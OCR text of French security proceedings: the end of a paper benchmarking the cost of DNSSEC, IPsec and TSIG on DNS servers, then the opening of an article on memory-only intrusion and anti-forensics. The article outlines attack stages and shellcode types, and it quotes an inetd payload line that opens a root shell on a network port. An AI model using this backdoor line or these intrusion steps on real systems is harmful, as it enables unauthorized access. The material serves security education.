


Fig. 4. Nombre de bonnes réponses fonction de nombre de requêtes, selon les différentes configurations DNS, (DNS + IPsec), DNSSEC, (DNSSEC + IPsec)

Le Tableau 6 permet alors d'évaluer en termes de requêtes la charge maximale supportée par les serveurs DNS selon différentes configurations. Ce tableau confirme le coût supérieur en période de charge d'IPsec par rapport à DNSSEC.
L'illustration 4 met en évidence que pour des petites valeurs de la charge, le nombre de réponses est égal au nombre de requêtes pour toutes les configurations. Pour des valeurs plus grandes, le graphe n'est plus linéaire. Le point de rupture service correspond au taux de requêtes maximal que le serveur est capable de traiter correctement. La position du point critique dépend de la configuration et est résumée dans le Tableau 5.

Configuration	DNS	DNSSEC	(DNS + IPsec)	(DNSSEC + IPsec)
Point de rupture service	3000	2500	2000	1500
Coût de la sécurité	0	+17%	+33%	+50%

Tab. 6. La capacité maximale de traitement pour un serveur de noms dans les différentes configurations

Ainsi, l'évaluation des différentes configurations de sécurité montre que le protocole DNSSEC est plus robuste qu'IPsec lors d'une situation de charge, Ainsi DNSSEC semble coûter deux fois moins chère qu'IPsec en terme de nombre maximal de requêtes DNS traitées.

5.2 Coût CPU et taux de réponses correctes en mode plateforme

Il s'agit toujours d'un test en charge, cette fois-ci l'objet du test étant la plateforme. Le client développé en Java envoie des requêtes à destination de la plateforme en utilisant comme point

intermédiaire un relais.
Lors de ce test, le relais devient un goulot d'étranglement. Pour un taux de requêtes réduit, il gère bien le processus de résolution (près de 100%). Pour des taux plus élevés, il échoue de temps en temps pendant le processus de résolution en envoyant des réponses de type `SERVFAIL` à son client ou il rejette directement la requête et il n'envoie plus de réponses. Le client devrait distinguer maintenant parmi les réponses qu'il reçoit entre les messages correctes (`NO ERROR`) et les messages d'erreur (`SERVFAIL`).
Pour les tests des configurations utilisant DNSSEC, il y a deux possibilités : le client peutădécider de demander au relais de ne pas faire une vérification de signature ou le laisser faire (option par défaut). La première option peut être spécifiée en mettant le bit `CD` (Checking Disable) à 1 dans la requête. Au lieu de quatre types de tests à faire, maintenant il y en a six car six combinaisons possibles.




Fig. 5. Nombre de réponses correctes en fonction de nombre de requêtes, des configuration et de la vérification ou non de signatures DNS (C), (DNS + IPsec) (F), (DNSSEC + IPsec) avec vérification de signature (I), (DNSSEC + IPsec) sans vérification de signature (M), DNSSEC avec vérification de signature (Q), et DNSSEC sans vérifictaion de signature (T).

Tout comme dans le test antérieur, le graphe Nombre de Réponses correctes en fonction de Nombre de Requêtes (Illustration 5) fait ressortir un point de rupture par configuration étudiée. Les positions de ces points sont visibles dans le Tableau 7.

Le classement sur le coût de la sécurité que fait apparaître la comparaison du taux de réponse correctes / le nombre de requêtes envoyées est le suivant : DNS < (DNS+IPsec) < (DNSSEC sans vérifications) < (DNSSSEC avec vérifications) < (DNSSEC sans vérifications + IPsec) < (DNSSEC avec vérifications + IPsec). Les valeurs qui apparaissent dans le tableau peuvent paraître surprenantes à un premier regard, par rapport à celles trouvée lors des tests mono serveurs. La baisse de performances dans le cas de la plateforme est très importante si on sécurise le protocole DNS. Les nombres de requêtes résolues correctement sont beaucoup plus petits que les valeurs qui apparaissent dans le test d'un serveur individuel. Cette situation s'explique par le fait que le relais

Config.	DNS	(DNS + IPsec)	DNSSEC (avec vérification de signature)	DNSSEC (sans vérification de signature)	(DNSSEC + IPsec) (avec vérification de signature)	(DNSSEC + IPsec) (sans vérification de signature)
Nombre maximal de requêtes répondues correctement	1000	700	400	450	300	400
Coût de la sécurité	0	+30%	+60%	+55%	+70%	+60%

Tab. 7. Capacité maximale de traitement de requêtes par une plateforme - test en charge de la plateforme

qui se charge de la résolution des requêtes ouvre des contextes et procède à des vérifications de signatures (si on lui le demande). Il devient vite surchargé, beaucoup plus vite que le reste des serveurs de l'architecture.




Fig. 6. La charge CPU du relais en fonction du nombre de requêtes, des configuration et de la vérification ou non de signatures DNS (B), (DNS + IPsec) (D), (DNSSEC + IPsec) avec vérification de signature (F), (DNSSEC + IPsec) sans vérification de signature (I), DNSSEC avec vérification de signature (L), et DNSSEC sans vérifictaion de signature (P).

Vu le graphe dans l'Illustration 6 et en faisant un raisonnement similaire à celui du test précédent, il devient clair que les valeurs du nombre maximal de requêtes répondues correctement dans chaque configuration correspondent bien à des régimes de surcharge pour le relais. Ce test met en évidence l'importance de la prise en compte de l'architecture dans son ensemble. Dans ce cas particulier, il y a un goulot d'étranglement : le relais.
Les tests en charge ont nécessité le développement d'un outil spécifique. Ils ont mis en évidence le fait que les relais DNS sont des véritables goulots d'étranglement dans l'architecture et que, si

on veut sécuriser le protocole DNS, cela va alourdir encore plus leur situation ce qui engendrera des chutes de performances importantes. Lors de tests, il ne suffit pas de se contenter d'étudier les serveurs DNS primaires. Il faudrait prendre en compte la totalité des éléments, notamment les relais.

6 Impact de la sécurité sur les temps de mise à jour

Mis à part les paramètres déjà vus dans les tests antérieurs, un élément jugé important dans le processus de choix de la démarche pour sécuriser le protocole DNS est le temps de mise à jour des données hébergées par les DNS. Ce paramètre peut être défini comme la durée de temps écoulée entre le moment où la mise à jour a été demandée et le moment où elle devient effective, i.e. visible dans les réponses des serveurs.
Dans nos tests le serveur maître met à jour son fichier de zone et notifie ensuite l'esclave des changements produits. Celui-ci récupère ces changements et les intègre à son tour dans sa copie de fichier de zone. Les deux redeviennent ainsi synchronisés. Le logiciel utilisé pour faire des mises à jour (respectant la rfc2136 [34]) est `nsupdate` qui vient avec la distribution `BIND 9.3.1`.
Les tests seront effectués sur des configurations DNS, (DNS+IPsec), (DNS+TSIG) et DNSSEC. TSIG utilise des clefs symétriques partagées pour signer des messages et authentifier de cette manière le client qui met à jour et l'esclave auprès du serveur maître. Le mécanisme TSIG est généralement utilisé pour sécuriser les transactions entre les serveurs. En effet, il n'est pas envisageable de passer à l'échelle un tel mécanisme, et de l'implémenter dans le cadre de consultations client, où chaque client serait authentifié par une clé symétrique.

Le test consiste à envoyer des commandes d'effacement pour N objets de type AAAA (IPv6) qui existe dans la zone et ensuite à envoyer des commandes pour la suppression des N objets supprimés. Deux variantes sont possibles : envoyer toutes les commandes d'un même type d'un coup, ou par plusieurs appels à la fonction `nsupdate`. Après l'envoi des N commandes de suppression, on lance la commande dig pour vérifier que toutes les suppressions ont été faites. Si on suppose que les commandes de mise à jour sont effectuées dans l'ordre de présentation au serveur, il suffit d'envoyer juste une requête ayant comme objet le N^{ime} objet à supprimer. Si la réponse n'est pas `NXDOMAIN`, cela signifie que l'objet existe encore et la requête `dig` est répétée. La procédure est la même pour l'ajout, à la différence que l'appel à la fonction dig sera répété tant qu'on n'obtient pas de réponse `NO ERROR`. En pratique notre hypothèse de travail selon laquelle les mises à jour s'effectuaient dans l'ordre a été validé en utilisant un deuxième test plus coûteux qui consistait à observer la présence de tous les N objets (au lieu de un seul le N^{ime}).
Les Illustrations 7 et 8, montrent le fait que les différences entre les temps de mise à jour (suppression) dans les trois configurations basées DNS ne sont pas significatives ni pour le serveur maître ni pour le serveur esclave. Pour le serveur esclave il y a un retard de 0.5 secondes par rapport au maître.

Pour l'ajout des enregistrements, les valeurs de temps de mise à jour sont à peu près les mêmes que dans le cas de la suppression et considérons que ce n'est pas important de les présenter.

En revanche, avec l'utilisation de DNSSEC (voir Illustration 9), il apparaît une grande différence entre les performances de la plateforme par rapport aux configurations DNS mais aussi entre les temps de la suppression et ces de l'ajout pour cette même configuration DNSSEC. Pour un test de 1000 enregistrements, il y a un facteur de multiplication de 15 pour le temps de suppression et 75




Fig. 7. Temps (en secondes) de mise à jour (suppression) du serveur maître en fonction du nombre de commandes dans le cas d'un seul appel nsupdate. DNS (rouge), (DNS + IPsec) (vert), (DNS + TSIG) (violet)

pour l'ajout. Ces facteurs augmentent avec le nombre d'enregistrements concernés.

L'explication consiste dans le fait que le serveur DNSSEC doit signer de nouveau des enregistrements de la zone (tels que ceux de type NSEC) chaque fois qu'un changement est fait. L'effort est d'autant plus important dans le cas de l'ajout car il faut signer aussi les enregistrements ajoutés.




Fig. 8. Temps (en secondes) de mise à jour (suppression) du serveur esclave en fonction du nombre de commandes dans le cas d'un seul appel nsupdate. DNS (rouge), (DNS + IPsec) (vert), (DNS + TSIG) (violet)




Fig. 9. Temps (en secondes) de mise à jour (suppression/ajout) du serveur maître en fonction du nombre de commandes dans le cas d'un seul appel nsupdate dans le cas d'une configuration DNSSEC, suppression (D), ajout (G)

7 Conclusion

Ces tests ont montré que la sécurité a un impact non négligeable sur les performances du système de nommage. Des paramètres tels que : le temps de réponse d'un serveur/une plateforme, la capacité maximale de traitement de requêtes pour un serveur/une plateforme et le temps de mise à jour des serveurs sont à prendre en compte lors du choix de ce type d'architecture.
TSIG s'est avéré assez peu coûteux lors de nos tests de mise à jour et il semble adapté pour sécuriser les transactions entre les serveurs. Assez simple à configurer, TSIG ne permet que d'offrir une garantie d'intégrité, et d'authentification. Il nécessite une configuration spécifique et manuelle, entre les entités impliquées auxquelles on attribue une clé symétrique. Aucun protocole de négociation n'est envisageable, et le passage à l'échelle de TSIG semble proscrit. IPsec par contre permet d'offrir un service d'intégrité et d'authentification des données. Il dispose d'un mécanisme de négociation de clefs (IKE). Une fois le tunnel établi, son coût est comparable à celui de TSIG. DNSSEC par contre, ne semble pas du tout adapté à des besoins de mises à jour fréquentes.
En ce qui concerne le temps de réponse d'une architecture peu chargée, la solution DNS + IPsec est meilleure par rapport à la solution DNSSEC. Rien d'étonnant, (DNSSEC+IPsec) est la pire en terme de dégradation de performances.
Pour la capacité de traitement de requêtes par un serveur de nom, la solution DNSSEC est meilleure que (DNS + IPsec). Par contre, quand il s'agit d'un test de plateforme, les performances chutent plus rapidement dans le cas de la configuration DNSSEC.
Ces tests on porté sur des technologies permettant de sécuriser le lien entre un nom de domaine et une adresse IP. DNSSEC permet d'assurer l'authentification des sources des enregistrements DNS et leur intégralité tandis que TSIG et IPsec permet d'authentifier le partenaire lors d'un échange de messages. IPsec propose également un service de confidentialité de données.
Pour aller encore plus loin et sécuriser le lien entre une adresse IP et une adresse Ethernet, SEND est un choix possible. Dans le cas de l'utilisation d'IPsec, les adresses IP peuvent être authentifiées. Par contre il est nécessaire de sécuriser le lien entre la couche IP et la couche Ethernet, sans quoi même avec la bonne adresse IP, il est impossible de garantir que le hôte qui reçoit le paquet est bien le hôte désiré. SEND et IPsec permettent de sécuriser les niveaux 2 et 3 du modèle ISO/OSI [32].

8 Remerciements

Les auteurs tiennent à remercier tout particulièrement Jean Michel Combes, pour ses conseils et ses remarques pertinentes.

Références

1. PPC user guide.
2. Paul Albitz and Cricket Liu. Dns et bind, 2002. Edition : 4.
3. R. Arends, R. Austein, M. Larson, D. Massey, and S. Rose. DNS Security Introduction and Requirements. RFC 4033 (Proposed Standard), March 2005.
4. R. Arends, R. Austein, M. Larson, D. Massey, and S. Rose. Protocol Modifications for the DNS Security Extensions. RFC 4035 (Proposed Standard), March 2005.
5. R. Arends, R. Austein, M. Larson, D. Massey, and S. Rose. Resource Records for the DNS Security Extensions. RFC 4034 (Proposed Standard), March 2005.
6. Michael Arnone. DNS faces old and new cyberthreats Despite attacks, Domain Name System security remains weak, aug 2005.
7. Gisèle Cizault. Ipv6 théorie et pratique, 2002. Edition : 3.
8. Yves Drothier. Le retour des attaques DNS suit l'intÃľrÃłt financier des pirates, jul 2005.
9. D. Eastlake 3rd. Domain Name System Security Extensions. RFC 2535 (Proposed Standard), March 1999. Obsoleted by RFCs 4033, 4034, 4035, updated by RFCs 2931, 3007, 3008, 3090, 3226, 3445, 3597, 3655, 3658, 3755, 3757, 3845.
10. D. Eastlake 3rd. DNS Request and Transaction Signatures (SIG(0)s). RFC 2931 (Proposed Standard), September 2000.
11. D. Eastlake 3rd. Secret Key Establishment for DNS (TKEY RR). RFC 2930 (Proposed Standard), September 2000.
12. Joris Evers. DNS servers–an Internet Achilles' heel, aug 2005.
13. Patrik Faltstrom and Rob Austein. Design Choices When Expanding DNS. draft-iab-dns-choices-01, mar 2005. Expires : september 8, 2005.
14. Rik Farrow. DDOS IS NEITHER DEAD NOR FORGOTTEN.
15. Rik Farrow. DNS ROOT SERVERS : PROTECTING THE INTERNET A DENIAL OF SERVICE ATTACK FAILS TO DISRUPT THE ROOT SERVERS.
16. Rik Farrow. DNS ROOT SERVERS : PROTECTING THE INTERNET A DENIAL OF SERVICE ATTACK FAILS TO DISRUPT THE ROOT SERVERS, jun 2003.
17. Joshua Green. The Myth of Cyberterrorism, nov 2002.
18. LURHQ Threat Intelligence Group. Pay-per-Click Hijacking, apr 2005.
19. Kyle Haugsness. March 2005 DNS Poisoning Summary.
20. S. Hollenbeck. E.164 Number Mapping for the Extensible Provisioning Protocol. draft-ietf-enum-epp-e164-08, December 2004. Expires : June 1, 2005.
21. Dan Kaminsky. Dan Kaminsky Home page.
22. kc claffy. Nameserver DoS Attack October 2002.
23. S. Kent and R. Atkinson. Security Architecture for the Internet Protocol. RFC 2401 (Proposed Standard), November 1998. Updated by RFC 3168.

24. Olaf Kolkman. Dnssec howto : A tutorial disguise, sept 2004.
25. Robert Lemos. DNS attacks attempt to mislead consumers, apr 2005.
26. Samuel Morse. Step-by-step dns security operator guidance document, 2004.
27. A. Newton. An ENUM Registry Type for the Internet Registry Information Service. draft-ietf-enum-iris-ereg-00, January 2005. Expires : August 1, 2005.
28. James F. Pasley. United States homeland security in the information age : dealing with the threat of cyberterrorism, 2003.
29. Jerome Saiz. Triple attaque contre des serveurs DNS d'entreprises, apr 2005.
30. Securiteinfo.com. Ipsec.
31. CIO Canada Staff. DNS attacks on the rise, jul 2005.
32. USAIL. Iso/osi network model.
33. P. Vixie, O. Gudmundsson, D. Eastlake 3rd, and B. Wellington. Secret Key Transaction Authentication for DNS (TSIG). RFC 2845 (Proposed Standard), May 2000. Updated by RFC 3645.
34. P. Vixie, S. Thomson, Y. Rekhter, and J. Bound. Dynamic Updates in the Domain Name System (DNS UPDATE). RFC 2136 (Proposed Standard), April 1997. Updated by RFCs 3007, 4033, 4034, 4035.
35. Paul Vixie, Gerry Sneeringer, and Mark Schleifer. Events of 21-Oct-2002, nov 2002.

Corruption de la mémoire lors de l'exploitation

Samuel Dralet[1] and François Gaspard[2]

[1] MISC Magazine
zg@miscmag.com
[2] MISC Magazine kad@miscmag.com

Résumé Les intrusions informatiques sont de plus en plus répandues aujourd'hui. Et plus le temps passe, plus elles évoluent. Si il y a une dizaine d'années, les attaquants ne s'inquiétaient pas beaucoup de laisser des traces sur les systèmes, ce n'est plus le cas aujourd'hui. De plus en plus de méthodes utilisées lors d'une intrusion tentent de ne rien écrire sur le système compromis. Cet article est un petit état de l'art des différentes techniques permettant de n'utiliser que la mémoire du système lors d'une intrusion. Les concepts de *remote userland execve*, *syscall proxy* et *remote library injection* sont expliqués ici. Le logiciel Plato développé dans le cadre de cet article sera également présenté à la fin de l'article. Plato apporte une amélioration dans les techniques *anti-forensics* sous Linux permettant de ne rien écrire sur le disque lors d'une intrusion informatique.

1 Introduction

De tous les grands philosophes grecs, il faut en retenir au moins deux : Platon et Aristote. Depuis plus de 2000 ans, notre monde est sujet à une bataille sans fin entre les idées de ces deux grands philosophes. Pour le premier, ce qui est perçu tous les jours n'est que le reflet de la réalité. Selon lui la réalité est à chercher autre part, là haut, où notre esprit joue un rôle important. C'est le monde des idées. Pour le second, Aristote, c'est tout le contraire. La réalité est bien le monde matériel qui est vu tous les jours, le monde d'en bas, accessible à nos 5 sens.

Que viennent faire deux philosophes dans un article de sécurité ? C'est simple. Dans le monde actuel tel qu'il est perçu, personne ne sait encore très bien où se trouve la réalité (et les récentes découvertes en mécanique quantique sèment encore plus le doute). Dans un système d'exploitation moderne, la réalité d'un système d'exploitation est évidente : c'est ce qui est présent en mémoire vive. Une fois le système en marche, il est possible de créer, supprimer ou même effacer des fichiers. Rien n'y changera, le système est déjà chargé en mémoire.

Et c'est là le plus important. Le système, le noyau ou encore les applications utilisateurs de type serveur qui sont en exécution, sont tous en mémoire. Il est souvent courant de l'oublier, mais il est inutile de garder l'intégrité des fichiers sur le disque si lorsqu'ils sont chargés en mémoire, plus aucun contrôle n'est effectué. Alors que c'est à cet instant précis que le système devient le plus vulnérable. La tendance aujourd'hui du côté des « méchants » est d'agir au niveau de la mémoire et de ne jamais rien écrire sur le disque, de manière à rester le plus discret possible tout en ayant un contrôle total sur le système exploité. La réplique des « gentils » ne s'est pas fait attendre, de plus en plus de techniques *forensics* se focalisent aujourd'hui sur l'analyse de la mémoire vive.

Ainsi, les techniques des attaquants, pour n'utiliser que la mémoire vive lors d'une attaque, ont considérablement évolué ces dernières années. Au point qu'il est maintenant possible de ne plus

jamais toucher au disque dur lors d'une intrusion informatique. C'est précisément ce sujet qui sera traité, une grande partie de ces techniques vont être présentées. Après avoir expliqué leurs qualités et leurs défauts, un schéma d'attaque fonctionnel sous Linux n'utilisant que la mémoire vive sera proposé. Cependant aucun joli code source dans cet article ou sur une page web quelconque ne sera fourni. Le but n'est pas de propager encore plus de logiciels malveillants qu'il n'y en a déjà, mais plutôt de bien faire prendre conscience aux lecteurs de l'importance de la mémoire vive dans le monde de la sécurité informatique d'aujourd'hui.

2 Une intrusion informatique

2.1 Les différentes étapes lors d'une attaque

Lors d'une attaque d'un système par un attaquant (un vrai « pirate », pas un *script kiddie*), plusieurs étapes (au nombre de 5) sont réalisées afin qu'il puisse obtenir le contrôle total du système qu'il vise :

1. Récolter des informations
2. Attaque et pénétration
3. Augmentation des privilèges si nécessaire
4. Installation d'une backdoor
5. Effacer les traces

Peu importe le système visé, ces étapes seront toujours les mêmes, certaines étant plus critiques que d'autres dans le sens où elles vont générer automatiquement des écritures sur le disque visé. C'est précisément ce qui va être évité par la suite.

Récolter des informations Lors de cette première étape, la tâche de l'attaquant est de récolter un maximum d'informations sur la cible visée. Les informations recueillies peuvent provenir principalement de trois sources différentes.

La première source, et la plus évidente, est la source humaine. Pour obtenir des informations sur sa cible, l'attaquant peut utiliser la technique bien connue du *Social Engineering*. Elle consiste à soutirer des informations auprès des personnes proches de l'entreprise ou détenant des informations sur celle-ci (par exemple les employés travaillant pour l'entreprise visée). Si la cible est un particulier, un envoi de mail à celui-ci peut permettre d'obtenir des informations pertinentes (l'utilisation d'une boîte mail avec *webmail* dans un pays étranger permettra de garder l'anonymat).

La deuxième source est le *world wide web*. Cette source est parfois négligée, mais permet en général d'obtenir une foule de renseignements sur la cible. Cependant pour ne pas se disperser dans sa recherche, il est fondamental de bien la cibler. Une bonne connaissance des mots clés de Google (qui reste malheureusement pour nous européens le moteur de recherche le plus efficace ... donc incontournable) est fondamental. Des moteurs spécialisés dans certains types d'informations peuvent également être utilisés pour obtenir des informations utiles : le status d'une entreprise ou encore la composition de son conseil d'administration par exemple. Une fois les membres du conseil connu,

la technique du *Social Engineering* peut être utilisée à nouveau pour obtenir des informations supplémentaires. Une bonne utilisation des mots clés de Google peut également permettre d'obtenir des renseignements très intéressants sur le système visé, comme par exemple des fichiers de mots de passe. Un exemple d'ouvrage sur le sujet est celui de Johnny Long [13].

Il est important de noter que ces deux types de recherche n'impliquent pas les systèmes informatiques adverses. La cible ne peut pas se douter qu'elle est visée (du moins si le *Social Engineering* est pratiqué correctement).

La dernière source d'informations, et la plus utile pour l'attaquant, concerne le réseau de l'entreprise visée. Pour obtenir des renseignements, les techniques de *scan* de ports, de *fingerprinting*, etc sont utilisées. Des paquets sont donc envoyés et peuvent être sauvegardés par le système adverse (c'était aussi le cas avec l'envoi de mail pour le *Social Engineering*). La partie devient alors plus dangereuse pour l'attaquant.

Les informations recueillies sont par exemple :

- Les différentes routes pour arriver aux machines visées.
- Les ports ouverts, fermés ou filtrés.
- Des informations provenant d'un serveur DNS (requêtes AXFR, requête inverse, ...).
- Les plages réseaux attribuées.
- Les versions des différents serveurs présents.

Attaque et pénétration Une fois les informations recueillies, l'attaquant sait précisément où il doit agir pour obtenir un accès à la machine adverse. En général, il cible un serveur tournant sur la machine adverse connu pour avoir une faille de sécurité et l'utilise à profit pour pénétrer sur le système. Il s'agit d'exploitation.

Le terme exploitation en sécurité informatique provient du fait qu'un attaquant profite d'une faille de sécurité dans un programme vulnérable afin d'affecter sa sécurité. L'exploitation est réalisée à l'aide d'un programme appelé exploit. Typiquement, un exploit est utilisé soit en local sur le système vulnérable, soit à distance. En local, il servira principalement à augmenter ses privilèges. A distance, il permettra tout simplement d'accéder à un système. Dans ce cas, l'exploit s'utilisera le plus souvent contre un programme de type serveur (serveur web, mail, ftp, ...) tournant sur ce système.

Parmi les failles les plus connues, il existe (termes francisés) :

- un buffer ou heap overflow,
- un format string,
- une race condition.

D'après Ivan Arce [2], un exploit peut être divisé en trois parties : le vecteur d'attaque, la technique d'exploitation et le *payload*. Le vecteur d'attaque est le moyen pour déclencher le bug, par exemple envoyer un certain type de paquet à un serveur. La technique d'exploitation est l'algorithme utilisé pour modifier le flux de contrôle du programme visé. La dernière partie, le *payload* n'est qu'une

suite d'instructions exécutées par le programme vulnérable une fois contrôlé.

Les plus anciens *payloads* permettaient simplement d'ajouter un utilisateur sur la machine mais il était nécessaire d'avoir un service de type telnet sur celle-ci pour pouvoir utiliser ce nouvel utilisateur. Ensuite sont apparus des *payloads* ajoutant des services réseaux au démon inetd :

```
echo 'ingreslock stream tcp nowait root /bin/sh sh -i' \ >>/tmp/bob ;
/usr/sbin/inetd -s /tmp/bob
```

Des *shellcodes* sont ensuite développés où l'idée est simplement d'obtenir directement un *shell* pour que l'attaquant puisse interragir avec le système qu'il compromet. Il peut ainsi lancer autant de commandes qu'il souhaite à partir de son *shell*. C'est ici un premier élément intéressant dans le cadre de la corruption de la mémoire, car aucun fichier sur le disque n'est changé ou créé. Par rapport à la technique du service ajouté à inetd par exemple, aucun fichier n'est créé dans /**tmp**, réduisant considérablement les chances d'être détecté.

Au niveau implémentation, les *shellcodes* étaient écrits auparavant directement en assembleur (et certains le sont encore aujourd'hui), mais par la suite des techniques, permettant de les écrire dans des langages plus évolués comme le C ou le python, sont apparues.

Il n'est pas possible cependant d'exécuter simplement une suite d'instructions qui va lancer un *shell*, il faut aussi que le *shell* arrive sur la machine de l'attaquant. Ce dernier devra donc connaître la topologie du réseau qu'il attaque (*firewall* ou pas ?) pour que le *shell* puisse lui revenir. Il s'agit des *shellcodes* de type *bind shellcode*, *connect back shellcode* et *findsocket shellcode*.

Un *bind shellcode* est un *shellcode* qui *bind* un *shell* sur un port. C'est à dire qu'un nouveau port sur la machine est ouvert et en se connectant à celui ci, l'attaquant obtient un accès à un *shell* sur la machine exploitée.

Un *connect back shellcode* est un *shellcode* qui établit une connexion de la machine attaquée vers la machine de l'attaquant. De cette manière, aucun port n'est ouvert sur la machine en écoute. Ce type de *shellcode* permet la plupart du temps d'outre-passer un *firewall* qui bloque les connections entrantes sur des ports non autorisés.

Un *findsocket shellcode* quant à lui permet de réutiliser la socket ouverte utilisée lors de la connexion entre l'exploit et le serveur vulnérable. Quand un exploit tire parti d'une vulnérabilité dans un serveur distant, il établit une connexion à ce serveur pour pouvoir prendre le contrôle du flux d'exécution. Une connexion est donc créée entre sa machine et la machine visée. L'idée est simplement de réutiliser cette connexion pour exécuter un *shell*. Le grand avantage de cette technique est que l'attaquant utilise un canal de communication connu et fonctionnel entre lui et la machine visée. Cette technique ne crée donc pas de nouvelle connexion suspecte.

Il sera question par la suite des nouveaux types de *payloads* avancés comme ceux créés à partir de MOSDEF, de Inline-egg ou encore de Shellforge.

Augmentation de privilèges Une fois que l'attaquant a pris possesion du système visé, il peut vouloir augmenter ses privilèges. Si le service visé par exemple fonctionne avec les droits d'un simple

utilisateur, il est intéressant (sinon primordial) d'obtenir les droits du super utilisateur pour avoir un contrôle total de la machine. Généralement, un exploit local est utilisé contre un programme vulnérable. Dans le monde Unix, le programme vulnérable pourra être un programme ayant les droits root avec le bit *s* (*suid bit*) mis ou bien le noyau lui-même.

Il faut noter que cette étape n'est pas tout le temps nécessaire. Il est possible en effet que le serveur vulnérable compromis par l'attaquant ait déjà les droits du super utilisateur. Heureusement (et malheureusement pour l'attaquant), ce type de serveur se fait de plus en plus rare aujourd'hui.

